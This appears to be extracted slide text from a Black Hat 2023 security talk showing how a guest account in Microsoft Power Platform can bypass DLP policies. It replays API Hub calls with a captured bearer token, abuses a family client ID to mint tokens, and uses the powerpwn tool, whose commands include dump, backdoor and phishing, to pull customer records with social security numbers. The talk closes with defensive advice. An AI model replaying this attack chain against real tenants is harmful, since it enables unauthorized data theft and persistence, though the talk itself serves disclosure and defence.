

Power Platform admin center

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Billin

Setti

Reso

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Data

Polio

DLP Policies > New Policy

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read Blog

Microsoft Power Platform DLP Bypass Uncovered - Finding #3 - Custom Connectors

Read more >

connector

Set default group

locked (0)

Search connectors

group can't share data with connectors in other groups. Unassigned

Blockable

Endpoint config

No

No

No

OneDrive for Business

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

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Finding #2 - HTTP calls

Read Blog

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read Blog

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read Blog

zenity

Microsoft Power Platform DLP Bypass Uncovered - Finding #4 - Unblockable connectors

Yuval Adler
Customer Success Director

Read more >

Set default group

Search connectors

tors in other groups. Unassigned

Endpoint config

No

No

No

OneDrive for Business

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

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Policies

DLP Policies > New Policy

Policy name

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Platform
DLP Bypass Uncovered

Finding #1

Read more >

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Microsoft Power Platform
DLP Bypass Uncovered

Finding #2 - HTTP calls

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DLP Bypass Uncovered

Finding #2 - HTTP

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DLP Bypass Uncovered

Finding #3 - custom connectors

Read Blog

Microsoft Power Platform
DLP Bypass Uncovered

Finding #3 - Custom Connectors

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DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read Blog

Microsoft Power Platform
DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read more >

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #5 - Parent and child flow execution

Read Blog

Microsoft Power Platform
DLP Bypass Uncovered - Finding #5 - Parent and Child Flow Execution

Read more >

OneDrive for Business

No

No

No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

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This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

[Less](#)

It looks like this app isn't compliant with the latest data loss prevention policies.

Policy name: Deny Azure File Storage

Connector: shared_azurefile cannot be used since it is blocked by your company's admin.



Power Platform admin center

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Data integration

Data (preview)

Policies

DLP Policies > Edit Policy

Policy name
Deny SQL

Prebuilt connectors

Custom connectors

Scope

Review

Move to Business

Move to Non-business

Configure connector

Set default group

Assign connectors

Business (0)

Non-business (1055) | Default

Blocked (1)

Blocked connectors can't be used where this policy is applied.

		Name	Blockable	Endpoint configu
		SQL Server	Yes	Yes

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

Cancel

Power Platform Conference 2023
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Customer Insights





[dbo].[Customers]	 
 Search items	
aidenb@zenitydemo.OnMicrosoft.com Aiden Brown >	
alexanderw@zenitydemo.OnMicrosoft.co Alexander Gonzalez >	
amandas@zenitydemo.OnMicrosoft.com Amanda Smith >	
ameliaj@zenitydemo.OnMicrosoft.com Amelia Johnson >	
ameliam@zenitydemo.OnMicrosoft.com Amelia Gonzalez >	
andrewc@zenitydemo.OnMicrosoft.com	



< [dbo].[Customers]

CustomerID

55677

Email

aidenb@zenitydemo.OnMicrosoft.com

FirstName

Aiden

LastName

Brown

SocialSecurityNumber

209-97-8888



All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

[dbo].[Customers]
Search items
aidenb@zenitydemo.OnMicrosoft.com Aiden Brown
alexanderw@zenitydemo.OnMicrosoft.com Alexander Gonzalez
amandas@zenitydemo.OnMicrosoft.com Amanda Smith
ameliaj@zenitydemo.OnMicrosoft.com Amelia Johnson
ameliam@zenitydemo.OnMicrosoft.com Amelia Gonzalez
andrewc@zenitydemo.OnMicrosoft.com Andrew Cruz

Elements

Console

Sources

Network

Performance

Memory

Application

Security

Lighthouse

Preserve log

Disable cache

No throttling

Fetch/XHR

JS

CSS

Img

Media

Font

Doc

WS

Wasm

Manifest

Other

Has blocked cookies

Blocked Requests

3rd-party requests

500 ms

1000 ms

1500 ms

2000 ms

2500 ms

3000 ms

3500 ms

4000 ms

4500 ms

5000 ms

5500 ms

6000 ms

6500 ms

7000 ms

7500 ms

8000 ms

8500 ms

9000 ms

9500 ms

Name

Headers

Preview

Response

Initiator

Timing

invoke

blob:https://pa-static-ms.azure...

1

2

3

4

5

6

7

8

9

10

11

12

13

14

{

"@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/\$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B

"value": [

{

"@odata.etag": "",

"ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf",

"Email": "aidenb@zenitydemo.OnMicrosoft.com",

"FirstName": "Aiden",

"LastName": "Brown",

"CustomerID": 55677,

"SocialSecurityNumber": "209-97-8888"

},

{

"@odata.etag": "",

"ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",

"Email": "alexanderw@zenitydemo.OnMicrosoft.com",

"FirstName": "Alexander",

"LastName": "Gonzalez",

"CustomerID": 74321,

"SocialSecurityNumber": "209-97-9876"

},

{

"@odata.etag": "",

"ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",

"Email": "amandas@zenitydemo.OnMicrosoft.com",

"FirstName": "Amanda",

"LastName": "Smith",

"CustomerID": 78654,

"SocialSecurityNumber": "209-97-6666"

},

{

"@odata.etag": "",

"ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",

"Email": "ameliaj@zenitydemo.OnMicrosoft.com",

"FirstName": "Amelia",

"LastName": "Johnson",

"CustomerID": 76234,

"SocialSecurityNumber": "209-97-1111"

},

{

"@odata.etag": "",

"ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",

"Email": "ameliam@zenitydemo.OnMicrosoft.com",

"FirstName": "Amelia",

"LastName": "Gonzalez",

"CustomerID": 74321,

"SocialSecurityNumber": "209-97-9876"

},

{

"@odata.etag": "",

"ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",

"Email": "andrewc@zenitydemo.OnMicrosoft.com",

"FirstName": "Andrew",

"LastName": "Perez",

"CustomerID": 79000,

"SocialSecurityNumber": "209-97-1111"

},

]

}



All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

[dbo].[Customers] 

 Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden

Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.co
Alexander

Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda

Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia

Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia

Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

[illegible]

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

[illegible]

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms'

Power App is using azure-apim.net to fetch connection data

GET **https://europe-002.azure-apim.net/apim**
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
**/tables/%255Bdbo%255D.%255BCustomers%255D/it
ems**

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/[dbo].[Customers]/items

RESTful API
defined in
swagger




Power Automate




Power Apps




Logic Apps







Back to real life, where we're blocked by Power Platform DLP..



Back to real life, where we're blocked by Power Platform DLP.. Or are we?



Copy-and-replay browser API Hub call to bypass DLP


```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \  
> -X 'POST' \  
> -H 'authority: europe-002.azure-apim.net' \  
> -H 'accept: application/json' \  
> -H 'accept-language: en-US' \  
> -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG  
> -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \  
> -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \  
> -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \  
> -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \  
> -H 'x-ms-protocol-semantic: cdp' \  
> -H 'x-ms-request-method: GET' \  
> -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins  
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2  
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2  
4top=100' \  
> -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e  
8d55b9e)' \  
> --compressed_
```


Copy-and-replay browser API Hub call to bypass DLP

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest.1] $ curl 'https://europe-002.azure-apim.net/invoke' \
> -X 'POST' \
> -H 'authority: europe-002.azure' \
> -H 'accept: application/json' \
> -H 'accept-language: en-US' \
> -H 'authorization: Bearer eyJ0e300' \
> -H 'x-ms-client-object-id: 71bbe' \
> -H 'x-ms-client-request-id: b0fc' \
> -H 'x-ms-client-session-id: 1972' \
> -H 'x-ms-client-tenant-id: fc993' \
> -H 'x-ms-protocol-semantic: cdp' \
> -H 'x-ms-request-method: GET' \
> -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5Bdbo%5D.%5BCustomers%5D')/items','value':[
> -H 'x-ms-user-agent: PowerApps/3.8d55b9e)' \
> --compressed_
```

```
{
  "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5Bdbo%5D.%5BCustomers%5D')/items", "value": [
    {
      "@odata.etag": "", "ItemInternalId": "9c849894-b96e-44a2-962f-2e69686674e7", "Email": "aidenb@zenitydemo.OnMicrosoft.com", "FirstName": "Aiden", "LastName": "Brown", "CustomerID": 55677, "SocialSecurityNumber": "209-97-8888"
    }, {
      "@odata.etag": "", "ItemInternalId": "a0fed822-58dd-4f22-a5ea-5ac632008fb3", "Email": "alexanderw@zenitydemo.OnMicrosoft.com", "FirstName": "Alexander", "LastName": "Gonzalez", "CustomerID": 74321, "SocialSecurityNumber": "209-97-9876"
    }, {
      "@odata.etag": "", "ItemInternalId": "f1b79f06-ad40-4b2e-a482-d61c820fc5e6", "Email": "amandas@zenitydemo.OnMicrosoft.com", "FirstName": "Amanda", "LastName": "Smith", "CustomerID": 78654, "SocialSecurityNumber": "209-97-6666"
    }, {
      "@odata.etag": "", "ItemInternalId": "e572c48b-cea5-4461-b83a-9e1f6625220e", "Email": "ameliaj@zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Johnson", "CustomerID": 76234, "SocialSecurityNumber": "209-97-1111"
    }, {
      "@odata.etag": "", "ItemInternalId": "61ced58e-9123-49a9-a37a-8392d6fc761a", "Email": "ameliam@zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Gonzalez", "CustomerID": 74321, "SocialSecurityNumber": "209-97-1111"
    }
  ]
}
```

Let's take a closer look at this token



PASTE A TOKEN HERE

eyJ0eXA1ODRvIHRlc3R0bG90IHR0Z1IN1IS1ng
1dCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9YcWJIWk
dldyIsImtpZCI6Ii1LSTNR0W5OUjdiUm9meG1lW
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F
waWh1Yi5henVyZS5jb20iLCJpc3MiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN
DVlLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwi
aWF0IjoxNjg5ODI4MTIwLCJuYmYiOiJlE2ODk4Mjg
xMjAsImV4cCI6MTY4OTgzMjk1MiwiYWNyIjojMS
IsImFpbyI6IkFVUUF1LzhUQUFBQTZtWks1WUpoS
ExWZVRzZGkvM1N3TDVhajIzU1RQZWNERWJjYWx0
ZEh1Zy9HT1ZNUEtDZXd0ajRmeUhtY0E2UyszNis
1NUJtMFFNUlVlOGphRStyQkRnPT0iLCJhbHRzZW
NpZCI6IjU6OjEwMDMyMDAyQzFGODM0ODEiLCJhb
YT0iOiJ0eHdkTl0cImFwcGlkIjojM2U2MmY4MmUu

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}
```

PAYLOAD: DATA

```
{
  "aud": "https://apihub.azure.com",
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-9f67-9ac4a148dd43/",
  "iat": 1689828120,
  "nbf": 1689828120,
  "exp": 1689832952,
  "acr": "1",
  "aio":
```


A scope away from victory

Can we generate a token to API Hub?

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")  
...  
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])  
... print(device_flow["message"])
```

To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code FVC8QCYHE to authenticate.

A scope away from victory


Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")  
...  
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])  
... print(device_flow["message"])  
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)



Using a built-in public client app?



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**




A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app?





A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app? **No.**



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)


Using a built-in public client app? **No.**

Using our own app? **No.**




Where are we again?

Got guest access.



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


Tried to access



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ **Blocked by DLP**



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access

→ Blocked by license → Got a license


→ **Blocked by DLP** → **Pivoted connection** (*bypass vuln under disclosure*)

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access

- Blocked by license → Got a license
- Blocked by DLP → Pivoted connection (*bypass vuln under disclosure*)
- **Blocked by prog access to API Hub**



Solving for scope

We need to find an AAD app that is:

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the
PowerApps portal!




Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!




Solving for scope


We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can't generate tokens on it's behalf.



How does msft cross-app SSO work? (or – introduction to family of client IDs)



@detectdotdev

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)


application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

Family of client IDs

Microsoft Azure
CLI




API Hub token



Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



And now for the fun part


```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

```
-----  
[P]O[O]W[ER]P[W]E[N]  
[P]O[O]W[ER]P[W]E[N]  
-----
```

```
usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...
```

positional arguments:

{dump,gui,backdoor,nocodemalware,phishing}

command

dump Recon for available data connections and dump their content.

gui Show collected resources and data via GUI.

backdoor Install a backdoor on the target tenant

nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware operation.

phishing Deploy a trustworthy phishing app.

optional arguments:


-h, --help show this help message and exit

-l LOG_LEVEL, --log-level LOG_LEVEL

Configure the logging level.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```



	command
usage	
positi	
{du	
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware
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phishing	Deploy a trustworthy phishing app.

optional arguments:

- h, --help show this help message and exit
- l LOG_LEVEL, --log-level LOG_LEVEL
Configure the logging level.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

POWELL & COY

	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
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phishing	Deploy a trustworthy phishing app.

optional arguments:

```
-h, --help      show this help message and exit
```

```
-l LOG LEVEL, --log-level LOG LEVEL
```

Configure the logging level.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

powerpwn



Microsoft Azure



Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.




Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in



Use another account

Back



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		ump

powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
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Connector	Connection	Created by			
	shared_azurefile jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump



powerpwn - Credentials

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Connector	Connection	Created by			
	shared_azurefile jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump



.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59cccc6 / table

Name	↓^	Mimetype	Modified	Size
 default-Customers.json		application/json	2023.07.28 11:09:35	23.92 KiB
 default-sys.database_firewall_rules.json		application/json	2023.07.28 11:09:35	2 B
 default-sys.ipv6_database_firewall_rules.json		application/json	2023.07.28 11:09:36	2 B



```
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```



powerpwn - Credentials

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Connector	Connection	Created by			
	shared_azurefile jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump



SqlPassThroughNativeQuery

POST

/ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

^

🔒

Parameters

Try it out

Name	Description
dataset * required string (path)	dataset
language * required string (path)	language
query * required object (body)	Example Value Model <pre>{ "actualParameters": { "additionalProp1": {}, "additionalProp2": {}, "additionalProp3": {} }, "formalParameters": { "additionalProp1": "string", "additionalProp2": "string", "additionalProp3": "string" }, "query": "string"}</pre> Parameter content type



Power Pwn


Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!



	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware
phishing	Deploy a trustworthy phishing app.

Try it for yourself!

github.com/mbrg/power-pwn



Defense



Cloud

Data

Biz logic

Access

Code

Identity

Runtime


...

Customer


Platform

We must own our side of the Shared Responsibility Model

Cloud




LCNC




Customer

Platform

LCNC





Platforms have to step up



Every SaaS is a Low-Code/No-Code platform today.


They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

Platforms have to step up




<https://www.tenable.com/security/research/tra-2023-25>

Sure, let business users build they own. What could go wrong?




Sure, let business users build they own.

What could go wrong?



Sure, let business users build they own. What could go wrong?



Protect your org!

Build secure apps

Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps
1. Don't overshare




Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10



The screenshot shows the OWASP Low-Code/No-Code Top 10 page. The header includes the OWASP logo, navigation links for PROJECTS, CHAPTERS, EVENTS, and ABOUT, a search icon, and a Member Login link. The main heading is "OWASP Low-Code/No-Code Top 10". Below this are links for Main, Join, and Contributors, along with social media icons for Stars (51), Slack, and GitHub. The "Overview" section explains that Low-Code/No-Code development platforms provide a development environment used to create application software through a graphical user interface instead of traditional hand-coded computer programming. It notes that such platforms reduce the amount of traditional hand-coding, enabling accelerated delivery of business applications. It also states that as Low-Code/No-Code platforms proliferate and become widely used by organizations, there is a clear and immediate need to create awareness around security and privacy risks related to applications developed on such platforms. The "The List" section provides a numbered list of 10 security risks:

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

Code, links and details → mbgsec.com/talks &


Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs



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
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
1. Don't overshare
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Hack your env

6. powerpwn



Code, links and details → mbgsec.com/talks &

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1. Take a deep look at your EntraID guest strategy, guests are more powerful than you think
2. We're leaving business users alone with security v productivity decisions, what did we expect them to choose?
3. To get a full dumps of SQL/Azure resources, all you need is guest



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All You Need Is Guest

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